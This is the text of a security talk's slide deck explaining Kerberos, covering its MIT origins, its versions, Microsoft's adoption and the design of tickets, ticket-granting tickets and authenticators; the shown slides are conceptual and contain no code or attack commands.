

You Do (Not) Understand Kerberos

ATTL4S

ATTL4S

- Daniel López Jiménez (a.k.a. ATTL4S)
 - Twitter: [@DaniLJ94](#)
 - GitHub: [@ATTL4S](#)
 - YouTube: [ATTL4S](#)
- Loves Windows and Active Directory security
 - Senior Security Consultant at NCC Group
 - Associate Teacher at Universidad Castilla-La Mancha (MCSI)

Confs: NavajaNegra, No cON Name, h-c0n, Hack&Beers

Posts: Crummie5, NCC Group's blog, Hackplayers

Certs: CRTO, PACES, OSCP, CRTE



All my presentations at <https://attl4s.github.io/>

WWW.CRUMMIE5.CLUB



*The goal of this talk is **understanding the basis of Kerberos** as the main mechanism of authentication in Active Directory environments. This will aid in comprehending **how to leverage and abuse Kerberos** offensively*

Why

- Microsoft **Windows** is the most popular **Operating System**
- Microsoft **Active Directory** is used in **most organisations**
- The **Kerberos** protocol is Active Directory's **main authentication protocol**
- I think we have enough reasons

Disclaimer

- This talk aims to offer a general overview of the **Kerberos authentication protocol** for those who are interested in studying it in depth later
- As this is not an easy subject, there could be mistakes here and there. If so, suggestions and corrections are very welcome
- I do really hope you enjoy this talk and learn something!!

Agenda

1. Brief History
2. Designing an Authentication Protocol
3. Kerberos in Active Directory
4. (Ab)using Kerberos

Brief History

Project Athena

- Massachusetts Institute of Technology (MIT)
- How to provide students with systematic access to computers
 - Single Sign-On (SSO) authentication → **This resulted in Kerberos**
 - Network shares (think of CIFS/SMB)
 - Naming convention service (think of DNS)



Kerberos is **AUTHENTICATION**, not authorization

Kerberos Versions

- Kerberos v1 to v3
 - limited to MIT internal use
- Kerberos v4
 - Released in 1989
 - Problems with encryption (DES)
- Kerberos v5
 - Released in 1993 (Updated in 2005)
 - This is today's version



Kerberos v5 Additions

- Generic Security Service Application Programming Interface (GSS-API)
- Support for cross-realm authentication
- Protocol extensibility (Kerberos extensions)
- New encryption types, Protocol based on ASN.1
- ...


Microsoft and Kerberos

- Kerberos v5 was introduced in Windows Server 2000
- Replaced NTLM as the main authentication mechanism for domains
- Microsoft implemented the Security Support Provider Interface (SSPI)
 - Similar to GSSAPI but with Windows-specific additions
- In 2006, Microsoft updated Kerberos (DES replacement)




Designing an Authentication Protocol

The Problem



- One computer for multiple users
- Too much data in the same place
- If crashes then RIP organisation



- One computer for each user
- Network connecting everything
- Replicated info or software?
 - Servers!


Euripides: Your workstation system sounds really good Tina. When I get mine, you know what I'm going to do? I'm going to find out your username, and get my workstation to think that I am you. Then I'm going to contact the mail server and pick up your mail. I'm going to contact your file server and remove your files, and--

Athena: Can you do that?

Euripides: Sure! How are these network servers going to know that I'm not you?

Athena: Gee, I don't know. I guess I need to do some thinking.

Authentication




Passwords?

- Every server should know them
- Changing a password would be a nightmare



Secret Key




Authentication Server

- Users and services have passwords (secret keys)
- All the secret keys stored in a single place



How (not) to use a Service



Giving Services' Secret Keys

- If you are identified, you obtain the secret key of the service
- This means **controlling** the service



How (not) to use a Service

Giving Services' Secret Keys


INSECURE



- This means **controlling** the service



How to use a Service




Service Ticket (ST)

- Contains your identity ENCRYPTED with the service's secret key
- This approach requires entering your password each time ☹



Single Sign-On (SSO)



Ticket-Granting Ticket (TGT)

- Contains your identity ENCRYPTED with TGS' secret key



Improvements

- The Authentication Server (AS) allows **centralising secret keys**
- Service Tickets (ST) allow principals **using a service without knowing its secret key**
- Ticket Granting Tickets (TGT) **allow single Single Sign-On** possible, not requiring the password each time

Tickets

- Tickets are reusable and renewable
 - Expiration date (timestamp creation and lifespan)
- When you present a Ticket to a service
 1. Decrypt the Ticket
 2. Confirm Ticket expiration
 3. Check if principal has privileges to use the service
- There is still one important concern...



Tickets can be replayed as long as they haven't expired. A service cannot determine the ownership of a Ticket


How can we prove that a user is the legitimate owner of a ticket?


Authenticators

- Authenticators are a structure created by the client that **includes its identity** and a timestamp (among other things)
- When a client interacts with a service, it will now send **Ticket + Authenticator**
- The service **will check the identity included in both** items. If the identity shown in the Authenticator is the same as the one shown in the Ticket, the ownership is **“confirmed”**


Authenticators (cont.)



- Authenticators are created and encrypted by the client with **session keys** provided by Authentication Services
- A session key is generated for each AS / TGS exchange
 - A copy of the key is **sent to the client** along with the Ticket requested
